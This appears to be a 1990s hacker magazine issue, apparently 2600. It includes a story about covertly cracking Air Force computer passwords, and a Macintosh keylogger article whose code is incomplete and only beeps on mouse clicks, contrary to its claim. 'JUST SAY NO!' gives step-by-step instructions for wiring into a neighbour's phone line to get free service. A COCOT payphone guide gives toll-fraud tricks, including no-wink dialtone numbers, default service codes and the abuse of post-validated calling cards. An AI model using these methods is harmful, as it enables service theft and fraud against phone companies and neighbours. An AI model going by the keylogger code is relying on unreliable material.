"Sleep well, your Air Force is protecting you."

...the true story of my experiences
as a paid hacker for the military.

Most people aren't technical wizards, and they don't want to be. Most people are happy to understand the technology they have to use in everyday life, like their VCR's, for example. Some of us live for technological joys and toys, but we're a smaller group. There is an even smaller, rarer third group: new, eager computer users, anxious to be techies, but who aren't there yet. One such individual was a Lt. Colonel I knew during my years with the U.S. Air Force.

Don't get me wrong, no one hated the guy. Far from it: he was friendly and well-liked. He just had too much time on his hands. His retirement was just months away. All his official duties had already been assigned to others. He went from office to office, trying to help people out, while filling his time by playing with their computers. He would give them public domain programs, reorganize their hard drives, whatever struck his fancy. Sometimes he actually helped, sometimes it didn't quite work out that way. As long as he didn't do any real damage, no one had the heart to tell the guy to quit trying to help them. Besides, he was a Colonel: just don't tell Colonels to stay the bleep off your computer!

One day the Colonel "helped" everyone out by reassigning all their function keys... without asking their permission, or even telling them about it. That was the last straw. Colonel or not, something had to be done. Everyone had work to do (usually in a hurry) but no one knew how to anymore; all their accustomed keypresses were no longer valid. The Colonel had standardized keypresses to match his favorite word processor, assuming everyone else knew and loved that word processor. No one else had any experience with it. Being technophobic, they weren't about to learn anything new either!

At first the poor users just called me, their resident techie, to have me quietly undo what the Colonel had done. They just wanted their computers to work like they used to. One brave (and very ticked off) Sergeant, though, had me install a password program on his computer, specifically to keep certain people from "helping" him anymore. Everyone told him he was crazy and he'd get in trouble. Time went by. When he didn't get in trouble, everyone else wanted password protection too. Until then the stand-alone, non-networked computers didn't have passwords. Since you had to be physically there, on a guarded military base, to get into them then, no one worried. We didn't anticipate problems from within our own ranks, though!

Suddenly, nearly everyone had password protection. It wasn't super serious protection, but it didn't have to be. It just had to keep honest people honest. Remember, though, that these were non-technical people, who resisted learning anything new.

As strange and foreign as the idea may seem to techies, within two weeks people had forgotten their passwords. Yes, they had locked themselves out of their own computers! These were simple, obvious passwords, too, made up by the users themselves, not some super hard-to-break computer generated codes.

I was used to being called in to fix other people's computer problems, since I was the official technical whiz in residence. I've seen some pretty strange problems, too, but this one took the cake! I had to break into their computers, find out where the password program was hidden in their computer's hard disk drive, and read its computer codes. All this, just to tell them what their own password was! Unbelievable!

The first time it happened, I mentally wrote it off as someone's hangover. The second time, I was starting to reconsider general stupidity as an option, but I was still in denial and considered it another fluke. Two patterns became clearer as time went on. One, that the users weren't going to learn. Two, that all their computers had enough similarities to make it possible to automate the breaking-in process, which I had been doing by hand.

One afternoon (when the rest of my office left me alone while they went on an extended lunch break — the bastiges!), I took the opportunity and hacked up a better solution. Mostly, I just wanted to see if I could do it. I told no one about it, in case I couldn't make it work. Why shoot your mouth off and be embarrassed later? Besides, I wasn't sure I wouldn't get in trouble for doing this, since I didn't have any sort of permission to do it. So, quietly, secretly, I wrote up a program, testing it on my computer first.

Next, I needed to test it on someone else's computer. I had a whole building to pick from. I wanted a real challenge. I wanted to be extra careful, though. I trusted one coworker, another techie, who I knew would appreciate my sense of humor in all this. I asked him to pick a computer for my test, one that he knew would be difficult to crack. He chose one, and I went to that office, asking to use their computer. Incredible - they waved me into their private computer area, not even getting up or asking why I wanted to use it! I did my little automated cracking routine, saw the password on the screen, and wrote it down by hand on scratch paper. I covered my tracks, thanked them, left, and showed my friend. Once he got over the initial shock, he told me that if it were a "real" program, it would print out the password using their printer. Smart ass - I knew all along that he had the right sense of humor for this!

I went back to my office, added that feature, then added a few more just in case he upped the stakes on me again. The new version could not only print its output, but could show it three different ways. One was for normal (but easy) passwords, and two were computer-only codes for harder passwords. I guess I had overdone it; instead of being merely impressed and amused, my friend was starting to worry about all this. I was disappointed to hear that. He quit before I got to show him the countermeasures I had devised, to protect my computer from my program. I wanted to show him how my computer would trick my program into displaying a phony password. We both agreed to quit while we were ahead, though, disappointment or not.

One morning, just minutes after I arrived at work, I got a call. Another forgotten password. No big deal; I was prepared. Not taking it too seriously, I grabbed my cracking disk and headed down there. Great! When I arrived, the place was full of big shots, and everyone's stressing out, trying to get this one important computer going. The Colonel himself was there working on it. He saw me come in, and stepped aside to let me try it. Normally, no one cared what I did to fix things. This time, when I least needed it, I had a super-attentive audience.

I'm silently cursing my luck. I reluctantly get out my password busting diskette, insert it in front of everybody, and make the program do its thing. Seconds later, there's the password. The in-joke prompt, asking me if I want a printout of the password, doesn't look so funny right now. "I'm in deep trouble now, for sure," I think. "And I've only been to work for fifteen minutes!" I try to act nonchalant as I get the computer going again, hoping no one thinks to ask where I got that disk. No one asks. I leave and go back to my normal tasks, wondering if I'm going to get called into some big shot's office to explain all this.

He comes to me. The Colonel himself shows up, right at my desk, and waves me out into the hallway. At first I panic. I don't really hear what the Colonel is saying; I'm too busy looking around for the military cops! Slowly, when they fail to show up, I start listening closer. It seems that the Colonel just wants a copy of the program for himself. "Sure, Colonel, all the copies you want! What? Keep the program a secret? No problem there, either!" Talk about relief. I'm probably shaking a little by now, thinking about how many big rocks I almost had to break into little ones, or something.

Life went on pretty much normally after that, except for the funny awed stares I got from time to time. I had the impression that the Colonel had been bragging to some of his high-placed friends about this guy he had working for him. Once I found out that I wasn't in trouble, and that the powers-that-be seemed to like what I had done, I relaxed quite a bit. I was even proud, in a strange sort of way, to have my program all but classified as a government secret. And the Colonel loved his new toy, too! The other computer users weren't exactly thrilled, but I was too safe and happy to care.

Everything was pretty sweet until I came back from lunch one day, and saw the Colonel sitting at my computer desk. Suddenly, I remembered the counter-measures I had put on my computer and then forgot about. Panic time again! I walked up quietly and peeked over his shoulder. Sure enough, my computer's screen was displaying the message, "This computer's password is: 'Try harder, asshole!' Do you want a printout?" I leaned over, quickly typing in the real password for him. Lucky for me the man had a sense of humor!

t-shirt follies

by The Roach

At one of the Washington DC 2600 meetings, I bought one of the 2600 t-shirts. I thought, "Hey, this shirt is cool. I'll wear it for fun... better than a shirt that says something like 'fuck you' or it." Well, I think I would have had a better time with the 'fuck you' shirt. I have never been harassed so much in my life over anything. But the shirt did it. Lemme tell you.

Episode One

Two days after the meeting, I wore the shirt to a mall. I was with some friends. We were all having a fun time, laughing, buying stuff. (At least my friends were. You know the myth... we hackers have no money.) Well, one of my friends had to make a phone call. So we all stopped by a payphone, and we waited while she made the phone call. A few minutes later, she started fighting with her mother over the phone, and so the call started to take over five minutes. By this time, I was really bored, so I started playing with a payphone right next to the one my friend was on. A short time later, a guard came up to me, and said, "Sorry, but you have to come with me." I said, "Hey, what did I do? I'm not doing anything to harm anyone." The guard pointed to my shirt and told me I was probably doing something illegal and I had to come with him. I wrangled words with him for awhile, telling him I was doing nothing but trying to overcome boredom. I even told him to clean out my pockets to emphasize I had nothing on me. (Now I know I shouldn't have done that. It "showed my guilt.") He checked my pockets and he still wanted me to come with him. I told him no. So he took me firmly by the arm, and we walked off. So we went down to his "guarding domain", and he said he had to call my parents. I told him I wasn't going to tell him anything since I had done nothing wrong. After a while, I told him if he didn't let me go, I was going to yell and scream. He looked dubious, so I started to throw a tantrum. The guard got embarrassed, and immediately I was taken out of his "domain". He told another guard to take me to my friends. We all got kicked out of the mall.

Episode Two

Then I had another bad experience. I was at a bookstore, reading a sportscard magazine. I finally put down the magazine, so I could go to the Fantasy/Sci-fi section. On the way to the Fantasy section, a woman came up to me and asked what the shirt was for. I told her that it was just a silly shirt about hackers. She then asked me if I knew anything about hacking. Well, at this point, I wanted to act dumb, so I couldn't be convicted for anything later on, remembering the mall incident. I told her, yeah, I know about hacking in general, but as much as John Q. Public did. She then got really persistent, and started to ask me more questions, tinged with malevolence. By this time, I was acting bewildered and said, "Please miss, I just bought the t-shirt cuz I thought it was neat. I really don't know anything about hacking." For some reason this statement got her really irate, and she started to yell at me. I walked away. But she started to follow behind me. I couldn't seem to lose this woman. I never got her name, but it must have been something like Hope, or Grace, or some religious name, for she started spouting bible scriptures at me, telling me I was going to go to hell for my sins, and that I should confess now before it was too late. By this time, everyone in the bookstore was staring at both of us, and I was really embarrassed. I walked out of the bookstore, and went to another shop where my family was. The bitch didn't follow me out of the bookstore.

Episode Three

One incident I had with the shirt was funny. A teenager of about 17 asked me about the shirt, and where he could get one. I told him that you can usually buy one in the 2600 magazine, or sometimes at the 2600 meeting. The teenager told me that he lived out in "the middle of nowhere", and he then asked me if he could buy the one I was wearing. I smiled, and said, "No, this is the only one I have. Money won't get the shirt off my back." The guy gave up, and gave me a puzzled smile. So I asked him if he had an internet address of some kind. He said yes. I then gave him the email address of 2600, and told him to try and get one from there. He then smiled and said thank you.

I've had a couple more incidents with the shirt, but of no great consequence. I still am wearing the shirt, but I can't seem to wear it to school without being kicked out of the computer room. Oh well, you win some, you lose some.

M A C I N T O S H K E Y C A P T U R I N G

by Swarthy

In the winter 1994-95 issue's article entitled "More Key Capturing" the author provided some interesting multi-platform insight, but didn't mention a quick key capturing scheme for the Macintosh... after all, they are the most flawed in terms of security. Included here is the necessary explanation and code needed to pull off a key capturer for the Macintosh.

In a Macintosh, everything is based on events, but the Mac doesn't give us a nice powerful set of routines to deal with the key down/up events in the way that we plan to deal with them. So, in order to get the keys first (without missing any) we must write a jGNE filter. This, unfortunately, can only be done in 68k assembly language. The asm included is the guts of the filter, the rest is just writing the char into a file. This is written to be compiled with THINK C or C++, and should be built as a system extension. This is not my code, by the way.

```
#include <Resources.h>
#include <Memory.h>
#include <Events.h>
#include <SetUpA4.h>
#include <SysEqu.h>
static void *gOldJGNE;

static pascal void * SetJGNEFilter (void *newFilter)
{
   void *result = *(void **) JGNEFilter;
   *(long *) JGNEFilter = (long) newFilter;
   return (result);
}

static Boolean myGNE (EventRecord *event, Boolean preResult)
{
   Boolean postResult = preResult;

   if (event->what == mouseDown)
      SysBeep (10);

   return (postResult);
}

static void myJGNE (void)
{
   static Boolean inJGNE;

   asm
   {
      MOVE.L      A1,A0                   ; save event record pointer from GetA4
      JSR         GetA4                   ; point A1 at our A4
      MOVE.L      A4,-(A7)                ; save old A4
      MOVE.L      (A1),A4                 ; get new A4
```

```
        MOVE.L      A0,A1               ; restore old A1
        TST.B       inJGNE              ; is myJGNE busy?
        BNE         @1                  ; yes, so bail
        MOVE.B      #true,inJGNE        ; mark myJGNE busy
        MOVE.W      D0,-(A7)            ; push pre-result
        MOVE.L      A1,-(A7)            ; push event record pointer
        JSR         myJGNE              ; do the real work
        MOVE.L      (A7)+,A1            ; restore event record pointer
        ADDQ.W      #2,A7               ; pop pre-result; post-result in D0
        ASL.W       #8,D0               ; bump C boolean to Lisa
        MOVE.W      D0,8(A7)            ; stash result where caller expects it
        MOVE.B      #false,inJGNE       ; mark myJGNE not busy @1
        MOVE.L      gOldJGNE,A0         ; get previous jGNE
        MOVE.L      (A7)+,A4            ; restore A4
        MOVE.L      A0,-(A7)            ; return to previous jGNE
    }
}

pascal void main (void)
{
    void *me; asm { MOVE.L A0,me }

    RememberA0 ( );
    SetUpA4 ( );

    DetachResource (RecoverHandle (me));
    gOldJGNE = SetJGNEFilter (myJGNE);

    RestoreA4 ( );
}
```

(continued from page 5)

challenge the constitutionality of the law over the next few months. It is also likely that the sentencing guidelines will call for no more than what Cummings has already served. In other words, he will be freed.

Of course, there is a big down side to this. The government will interpret this as a victory and will see a green light to lock up anyone in possession of simple electronic and/or computer tools if they so choose. And as has been so aptly demonstrated by this case, if they choose to treat the suspect as a terrorist and lock him/her up for six months with no bail, they won't have much difficulty finding a judge willing to do this. Until some sweeping changes take effect, we are all in serious danger.

The Secret Service has lost whatever credibility it once had by its actions over the last few months. (At press time, new raids involving the Secret Service centered on people, at least one of whom was accused of nothing more than selling electronic devices that had been purchased through a catalog. The Secret Service planted an informant in the hacker community who, according to sources, repeatedly tried to get hackers to commit crimes.) It is becoming clear that if we are to survive as a democratic society, we must make it a priority to eliminate the Secret Service as a watchdog over American citizens.

To receive updated information on the Bernie S. case, send email to bernies@2600.com. In the other major hacker case that we have been following, Kevin Mitnick pleaded guilty in July to one count out of the 23 he was charged with. Under this agreement, Mitnick will only have to serve eight months, although it is unclear if he will be charged with additional counts in California. To write to Mitnick and to receive updated information, email kmitnick@2600.com.

JUST SAY NO!

By Hudson

The NO-Box is a simple-type phreak box, which really isn't a box at all. It's like a new and improved gold box, without wires, and without mess.

What the NO-Box does is take the wires where the phone company set it up for your extra lines, and hook it to someone else's. This works best when there is a trunk close to your house (like mine, 30 feet away). And it works *really* easy if you only have one line in your house already.

You'll need:

Alligator Clips (2)

Wire Cutters

Go to the box inside/outside your house that contains the incoming telco wires.

You'll see a mess of wires. Look for ones not hooked into anything, just either dangling or separated.

Try to find the two closet wires not hooked into anything. Remember their color. (The colors won't be solid so write it down or something.)

Go to your trunk box.

Find your phone terminals (use an ANI or ANAC number).

Find a close target, do an ANI or ANAC.

Near your terminals there should be either a thick wire or a whole mass of tangled wires. Look for the two colors you found in your house.

Cut those two wires in your trunk box.

Hook up alligator clips to both wires.

Hook up the wire (and new clips) to your target's terminal. Usually the more red (i.e., orange, yellow, etc.) the wire is, the more probability that that's the ring wire.

Go home.

Go back to your telco box and open it back up.

Connect the wires from before to the ring and tip lines of the extra terminals in your telco box. If you don't have extra terminals that means either you have an older telephone system that can only support two lines and both are full, or you have too many phone lines as it is. My house can support six lines, as do most.

We aren't done. We are going to need voltage. There should be a *pure white* wire there somewhere. Hook that up to the *left* (tip). Wear rubber gloves or at least use electricity resistant tools if you don't want a nasty shock.

Now assuming that you hooked up the ring/tip/voltage wires correctly in *your* box, and that in the trunk, you cut the right wires and hooked them up right to your target, *and* that you are using a target whose number is activated, you now have a *free* phone line in your house. But remember - *don't* use it during the day or whenever you think someone might pick up the phone.

To use the phone yourself, you have two options:

a) If you have it hooked up as your second phone line, just find the wires and in whatever modular outlet you want, hook that up to the yellow/black terminals with the voltage wire.

b) If you have four lines already, go to that modular outlet, disconnect whatever is on the secondary port (yellow/black) and hook those wires up.

Then get either a two-line phone, or make yourself a phone switcher, just by getting a two-way splitter, cutting the wires on one of the ports, and switching the yellow and black coming in from the phone line with the red and green going out to the port. This way, when you are plugged into "Jack 1" you'll get your own legit phone line, but when in "Jack 2" you'll get your free one.

That's it. Just remember to use common sense on who you call from your "new" line.

COCOT Experimenter's Resource Guide

by Dastar Com

Although the question "What is a COCOT?" is rarely asked anymore, interest in COCOTs has remained high due to the fact that so much is still unknown about them. They are different from normal payphones and thus garner more attention from the curious. When you call them they sometimes emit a carrier and afford many hackers the fantasy of eventually breaking their protocol and discovering the secrets which are locked inside. In this article, I intend to explain not only the internal hardware and operation of a COCOT, but also the business side of owning and operating payphones: the operational maintenance requirements as well as revenue collection and what goes into it. Since most of my experience with COCOTs to this point has been with Intellicall brand payphones, this article deals specifically with their configuration and operation. A large number of the COCOTs in operation around the country are Intellicall payphones and finding one shouldn't pose a problem for would-be experimenters. Plus, enough of the information is generic enough to be applied to other brands of COCOTs.

Beware the COCOT

Hopefully by now you know enough about COCOTs that you try to avoid using one at all costs (cost is the keyword here, because they have a notorious reputation of charging horrendous rates). A long time ago I came across a phone which charged $1.50 per 950 call! I called the phone's owner and bitched to him about this and ordered him to remedy the situation. He simply offered the location of alternate phones across the street to use. I later checked to see if the $1.50 charge was dropped, it hadn't been. That phone has since been removed. Good riddance. If you find a COCOT that isn't complying to the FCC regulations, call the FCC and complain. COCOT owners can face hefty fines for non-compliance. FCC regulations now require COCOTs to allow free access to 10xxx and 950 numbers.

COCOT rates are usually higher than standard Bell rates as the COCOT owners will charge the maximum of what FCC regulations allow. Why are they such a rip-off? There are a few reasons. Of course there are those payphone operators who are just plain greedy and don't care what they charge. But those operators are a small minority. As with any business, the major reason is operating expenses. COCOT owners don't have the budget that the big RBOCs have. It's harder for them to turn a profit operating payphones due to the tighter regulations imposed on them and the stiff competition. Also, as evidenced by the many letters appearing in *2600* from disgruntled COCOT users, their equipment costs are extremely high. Each payphone can cost around $1,000 or higher and requires constant maintenance and servicing.

Let it be known that payphone operators make next to no profit on coin calls due to FCC tariffs. They make the real money in the surcharges they levy on collect and calling card Calls.

Trickery and Deception

As revealed in previous articles, some COCOTs can be fooled into returning you their unrestricted dial tone. This is not the case, however, with Intellicalls. Rumor has it they were field tested in prisons, so the Intellicall engineers have probably been exposed to every trick in the book. Intellicalls have very advanced anti-fraud mechanisms. Their main defense against surrendering their dialtone is by detecting it outright. As soon as dialtone is detected (where it shouldn't be detected) the phone cuts off the handset (detection time is very brief... about 50 milliseconds).

By now everyone knows about the 800 number trick to acquire an unrestricted dialtone: call an 800 number, wait for the called party to hang up and then, voila, unrestricted dialtone. The reason this works (or at least used to as more and more COCOTs these days are using COPT lines as discussed later) is because 800 numbers do not return a "wink" signal when they disconnect. A wink is a momentary drop in the line loop current which signals the local CO equipment that the remote end has hung up. Intellicall payphones have wink detection options included in their software to protect against this well-known trick.

There is another way though. If you're patient, scan your local prefixes for a number which, when called, immediately returns a dialtone. If you can locate one of those then what you have found is a number that hangs up but does not return a wink. This is very valuable for COCOT scamming, as you can dial this number from a COCOT and then call anywhere using the unrestricted dialtone, all for a quarter! Depending on the COCOT you'll sometimes even get your quarter back at the end of the call. A number like this usually resides in the 00XX or 99XX range of your local prefixes. However, in order for this number to work as desired, you must be calling it from an exchange that is not serviced by the switch which services the special "no-wink" number.

For example, if the "no-wink" number is located in NPANXX (415) 567 which is serviced by switch SNFCCA19CG0 and you called it from NPANXX (415) 556 which is serviced by switch SNFCCA14CG0 then you would be returned a dialtone without a wink signal. It would not work if you were calling from NPANXX (415) 567 (i.e.,

Glossary of acronyms

ANAC	Automatic Number Announcement Circuit
ANI	Automatic Number Identification
AOS	Alternate Operator Service
CO	Central Office
COCOT	Customer Owned Coin Operated Telephone (also known as COPT - Coin Operated Pay Telephone)
EMI	Extended Message Interface
LATA	Local Access Transport Area
LEC	Local Exchange Carrier - The phone company responsible for handling local call traffic
PSN	Packet Switched Network
RAO	Revenue Accounting Office
RBOC	Regional Bell Operating Company

Other sources of information:

PHONE+ Magazine
Box 5400
Scottsdale, AZ 85261-5400

Industry magazine dealing with telecommunications issues affecting all communications service providers, especially COCOT owners. Subscription rates: $49.00 per year for 13 issues ($76.00 Canada, $105.00 foreign).

Public Communications Magazine
3721 Briar Park
Houston, TX 77042

Industry magazine covering topics mainly dealing with telecommunications service providers. For subscription information call (800) 825-0061.

being serviced by the same switch as the "no-wink" number) or if you were calling outside of the LATA which the "no-wink" number is located in.

Contrary to popular belief (at least in the case of Intellicalls), the dialtone you first hear when you pick up the phone isn't synthesized, it's the actual line dialtone. As soon as you enter the first digit though, the real dialtone is cut off and the dialed digits are buffered. Before the number is actually dialed it is checked against internal area code and prefix tables (programmed by the payphone operator) and the rates for the call are computed (again from internal rate databases). If money has not yet been entered, the payphone prompts the user to insert the required amount.

The Guts

COCOTs aren't dubbed "intelligent payphones" for nothing. COCOTs are basically computers, including upwards of 64K of RAM/ROM, speech synthesizers, 300 or 1200 baud modems, and a whole slew of other interesting circuits (tone decoders, frequency detectors, etc.). Inside the payphone exists extensive local area code and prefix tables (NPA/NXX tables), plus rate and surcharge tables covering rates for anything from AT&T, Sprint, and MCI calling cards to VISA and MasterCards (on those phones which are configured to accept commercial credit cards). The phone uses its internal tables to determine what type of call you are making (Local, IntraLATA, etc.) and calculate how much that call will cost.

If you've ever tried to dial a non-existent phone number from a COCOT you know that it won't allow it. It knows which exchanges are valid in your area code because it has them all programmed inside its database. Thus, any number dialed that is not valid according to the internal databases is rejected. As many of you may already know, any attempt to dial the local ANAC to learn the COCOT's phone number is usually thwarted, unless the number exists in a valid prefix (uncommon). This can be easily overcome by simply dialing "0" for a local operator and requesting the number of the payphone. Since it is a public payphone, the operator usually complies and reads back the number. However, dialing zero does not always guarantee you'll be routed to a local Bell operator. Sometimes you are connected to a subscribed operator service center which will not likely know what number you are calling from, but this is usually the exception rather than the norm.

Most COCOTs have at least a couple of speech files stored within their nigh-impenetrable barriers. Speech files are prerecorded messages that prompt the caller to do certain things, such as enter a calling card number or say a name for collect calls. Speech files are not the synthesized voices you hear, such as the annoying "Thank you" after you make a call on Intellicalls. They are actual digitized human voices stored in the phone's memory, ideally to customize the phone to a certain operator's liking.

COCOTS can be programmed to perform a specific set of instructions (called "Outpulse Rules") to place a call depending on what the caller enters. For example, it can be programmed to accept the caller's destination number and calling card, then dial out to a validation service, send the calling card number for verification, wait for a reply and, based on whether the card is valid or not, either place the call or "splash" (forward) the caller to a live operator, an alternate long distance service, or a recording. For Intellicalls a total of nine outpulse rules can be programmed for each phone, with 38 characters available for each rule. The payphone can be programmed to act as a stand-alone unit or to interface with various long distance companies or custom validation systems in order to place calls.

The outpulse rules are basically a sequence the phone will follow based on the signals received over the line. For example, the bong tone you hear when you use your calling card isn't there just to sound quaint. Its sole purpose is for automated call processing. If a phone needs to place a call using AT&T, it can be programmed to dial the AT&T access number, listen for the bong, and then send the calling card and dialed number.

Remote Access

Many people have called a COCOT at one time or another and discovered interesting things. Some COCOTs play odd messages and series of touch tones (Intellicalls) while some give a 300 or 1200 baud carrier outright. The fact is, all COCOTs are accessible remotely. This is necessary primarily for reporting coin totals during money collection (as described above) but also to reload the phone's program and data when such a need arises. By now most of you have called a COCOT which will say "Thank you" in a computerized voice and then play four DTMF digits. If you experimented around a little and pressed the right touch tones you were given a 300 baud carrier. The excitement that rushed through your blood eventually dissipated however after many minutes spent trying to evoke some kind of response from the phone upon connecting to it with your computer.

Try as you might, you're probably never going to be able to hack your way into a COCOT.

Accessing Intellicall payphones first of all requires the INET software and hardware board. The INET software is a database program which allows the owner to maintain his payphones' file and keep track of revenue. It is virtually useless without the Intellicall INET board which is a proprietary communications card that plugs directly into a PC. It can be configured for either COM1 or COM2 and looks and acts basically like a modem. It has two RJ11 phone plugs in the back to accommodate a phone line, a nine pin male serial connector to program a phone locally via direct serial link and an external speaker port. Actually gaining access to a payphone also requires the payphone's serial number, which is used as a password to authenticate access. "Logging into" a payphone is all transparent to the user, as the payphone is dialed and logged into automatically by the INET software.

The four touch tone digits you hear when you call an Intellicall are decoded by the INET board and used to determine the phone's firmware revision level. The INET board will then respond with a digit sequence of its own in order to evoke a carrier from the phone to begin the communications session. Through experimentation I have observed the following DTMF handshakes:

Phone	Inet Response
AB45	9
AB67	0

Example: INET dials phone, phone sends AB45. INET sends 9, phone emits carrier.

At this point, I can only speculate that after the INET software logs into the phone it sends a data handshake consisting of the phone's serial number and then executes any required data transfers.

All COCOTs come with some sort of network software package for performing remote data and program updates to the phones. The software is normally in operation on a dedicated PC 24 hours a day so that phones can call in as necessary to transmit money totals and reload their databases as needed. During updates the phone is incapable of placing outgoing calls since it is using the phone line for its communications to the host system. On Intellicalls, the caller continuously hears "Please wait" through the earpiece until the modem transaction has completed.

Some COCOTs can be configured to call into the host system to report special

Intellicall Outpulse Rules

A This command instructs the payphone to dial its 10 digit phone number (ANI) via touch tone.
B Set the DTMF code for invalid - this is the two digit DTMF code that the validation service will return to signal the phone that the billing number is invalid. See also rule "O".
C Instructs the phone to send the caller's calling card number, if one was entered, via DTMF.
D Instructs the phone to send a card's expiration date (in the case of commercial credit cards).
E This command waits for a card verify signal from the validation service.
F Fail string start indicator - if a command fails for any reason, the portion of this outpulse rule following the "F" will be used to process the remainder of the call.
I Instructs the phone to dial the caller's destination number directly independent of the way it was originally dialed.
M Instructs the phone to send any miscellaneous information about the credit card entered.
N Instructs the phone to dial the caller's number as it was entered by the caller.
O Set the DTMF code for valid - this is the two digit DTMF code that the validation service will return to signal the phone that the billing number is valid. See also rule "B".
P Instructs the phone to pause for one second before call processing continues.
Q Instructs the phone to dial the caller's destination number as a 0+ call, meaning that the number will be outpulsed as an operator assisted call.
Sn Instructs the payphone to dial a preprogrammed phone number from the speed dial list (can only be either S5, S7, S8, or S9).
T Instructs the payphone to wait for a 400 Hz tone before continuing.
U Instructs the payphone to dial the number entered by the patron modified to 10 digits (i.e., if only 7 digits were entered, a local area code would be added to make the number 10 digits).
V Instructs the payphone to use VICS for validation.
W Instructs the payphone to wait for either

conditions such as hardware errors for missing hardware (i.e., missing handset, missing card reader, etc.). They can even be configured to report in when someone leaves the handset off-hook! Intellicalls can report special conditions either by uploading a message via modem or speaking a message using its voice synthesizer. For example, if it calls the special conditions number and receives a carrier it will attempt to connect to the remote system and then upload its error message. Otherwise, it will detect a human answer and "say" the message to the person answering the call.

Local Collection and Service Access

Some payphones, Intellicall's included, can be accessed locally from the keypad to perform simple service and collection tasks. On Intellicalls, this is accomplished by picking up the handset and pressing the "#" key followed by a four-digit access code. The phone will then take the service technician through a series of voice prompts (or, in the case of LCD equipped phones, prompts on the LCD display) in order to perform different features, such as collecting the money in the phone and clearing the totals. The default access codes for Intellicalls are #9999 for collection and #2001 for service. However, these are usually changed as recommended by Intellicall, so a little hacking will probably be in order. If the defaults are still there, you lucked out severely. Unfortunately, the service code is useless without the phone's upper housing key. Service access can only be activated after unlocking the upper housing. As soon as the lock is opened, the service code must be entered at the keypad or else the phone will dial out and report an unauthorized access. Another feature sometimes present from the COCOT keypad is speed-dial: pressing the "*" and then a number 0-9 (or 00-99) on some COCOTs will speed-dial a preprogrammed number. Usually these numbers connect you to the payphone operator's business office or repair numbers. I have come across one strange COCOT that speed-dialed a fax number. Go figure.

Billing and Validation

Aside from coin revenues, payphone operators may also collect revenues from the collect and calling card call placed from their phones. This is accomplished by retrieving the call records generated by the payphones and sending them off to the phone company for collection.

Most private payphone operators do not have enough volume to deal directly with the LECs to bill and collect these revenues. This is where billing and collection clearinghouses come in. These clearinghouses (some examples being OAN, Resurgens, Integretel, and ZPDI) have direct billing agreements with most of the telephone companies (LECs) around the country (many of you may have seen these strange companies pop up on your phone bill unexpectedly at one time or another). The call records are sent to the clearinghouses in the BellCore EMI (Extended Message Interface) format. Each call record contains all the information required for the clearinghouse to route that particular phone charge to the proper LEC to then be placed on the customer's bill. After the LEC collects the charge from the customer and takes a percentage for its billing and collection services, it forwards the balance back to the clearinghouse, which in turn takes a small percentage for its billing and collection services and then forwards the remaining balance to the payphone operator.

Each month the clearinghouses send out a list of all the LECs they have direct billing agreements with in the form of NPANXXs (area codes and prefixes). This is referred to as ONNET. Those prefixes which the clearinghouse cannot bill to (referred to as OFFNET) are simply restricted to calling on the payphones to

Intellicall Outpulse Rules (cont.)

400 Hz or a steady dial tone.
w Override timeout on next wait command - specify a timeout other than the default on the next wait command.
X1 Instructs the payphone to dial the Alternate Carrier number (i.e., in order to place a call over an alternate long distance carrier).
X2 Instructs the payphone to outpulse the Alternate Carrier access code.
Xn Instructs the payphone to dial a pre-set carrier number (must be either X3, X4, X5, X6, or X7).
* Instructs payphone to dial a "*".
# Instructs payphone to dial a "#".
(Start of 0+ conditional string - if the number entered by the phone patron starts with a 0 (i.e., collect call), then process the commands enclosed in the parentheses.
) End of 0+ conditional substring.
[Start of non 0+ conditional string - if the number entered by the caller does not start with 0 (i.e., a direct dialed call), then process the commands enclosed in the brackets.
] End of non 0+ (direct-dialed) conditional substring.
{ Start of credit card conditional string - if a credit card number is available then begin processing the commands enclosed within the braces.
} End of credit card conditional string.
< Start of no credit card conditional string - if no credit card number is available then begin processing the commands enclosed within the brackets.
> End of no credit card conditional string.
& Instructs the payphone to wait for a bong tone.
$ Instructs the payphone to wait until either a ring or busy signal is detected.

Sample Outpulse Rule:

The following rule will dial speed-dial number #6 (S6), wait for a 400Hz tone (T), dial the phone's ANI (A), send the calling card entered by the patron (C), and then wait for a reply from the validation service (E), which was defined as either 99 for "valid calling card" (O99) or 11 for "invalid calling card" (B11).

S6TACEO99B11

prevent uncollectible revenues.

Payphone operators can further reduce uncollectible and fraudulent charges by subscribing to a validation service. The purpose of this service is to screen out undesirable billing numbers (i.e., cancelled calling card numbers or third-party/collect call numbers which do not allow third-party/collect calls) either on a "live", call-by-call basis whereby the payphone calls into the validation service each time a calling card or third-party/collect call number is dialed or on a post validation basis, whereby numbers are collected for a certain period of time (say a week) and then validated all at once as a batch. Those numbers which are found to be invalid are restricted from further calling from the payphone. Those with quick reflexes may have already realized that it is thus possible to get away with using an invalid calling card for an indefinite period of time before it is discovered and restricted on phones that are using post validation. You see, with post validation, the phone must assume that any calling card number you enter is valid until it can be validated later. So it will normally place a call with the fake number until it discovers that the card was, in fact, invalid. This is becoming more and more rare these days as more payphone operators are opting for live validation.

Typical "Live" Validation Process

1. *Consumer dials collect call or enters calling card number.*
2. *Payphone dials out to validation service (Intellicall phones can use Intellicall's VICS service as well as DTMF based services).*
3. *Service answers, payphone sends its ANI and billing number.*
4. *Validation service accesses LIDB database to determine status of billing number.*
5. *Validation service then notifies phone of number's status.*

Intellicall offers its own validation system called VICS (or Validation Interface Computer System). VICS differs from typical validation services in that it uses modem communications to perform the validation, rather than via DTMF. The phone uses its internal modem to dial the VICS system at 300 baud. After a connect, the phone sends all the necessary billing information and VICS returns an appropriate reply (either valid or invalid). All this takes place in around 15 seconds.

Validation can be implemented by means other than via live, automated services. Some COCOT owners (less and less these days though) may opt to send all their collect or calling card calls through a costly alternate operator service (or AOS). This works by programming the payphone to dial an AOS access number whenever a patron initiates either a collect or calling card call whereby a live operator will handle the call from there. The AOS takes a portion of the revenues of each call processed by them, which obviously cuts down on the COCOT operator's profits.

Before live validation services became feasible, payphones would sometimes use what is referred to as "gray validation" to validate calling cards. Calling card numbers were verified by having the payphone dial itself (with the calling card entered by the phone patron) and then listening for a busy signal. If the calling card was good, the phone would get a busy signal since it was calling the same line it was dialing out on. This type of validation has been outlawed by the FCC because it was deemed the payphone was using the local LEC's lines to complete the call and earn revenue from it without compensating the LEC for the use of its line facilities.

How Numbers Are Validated

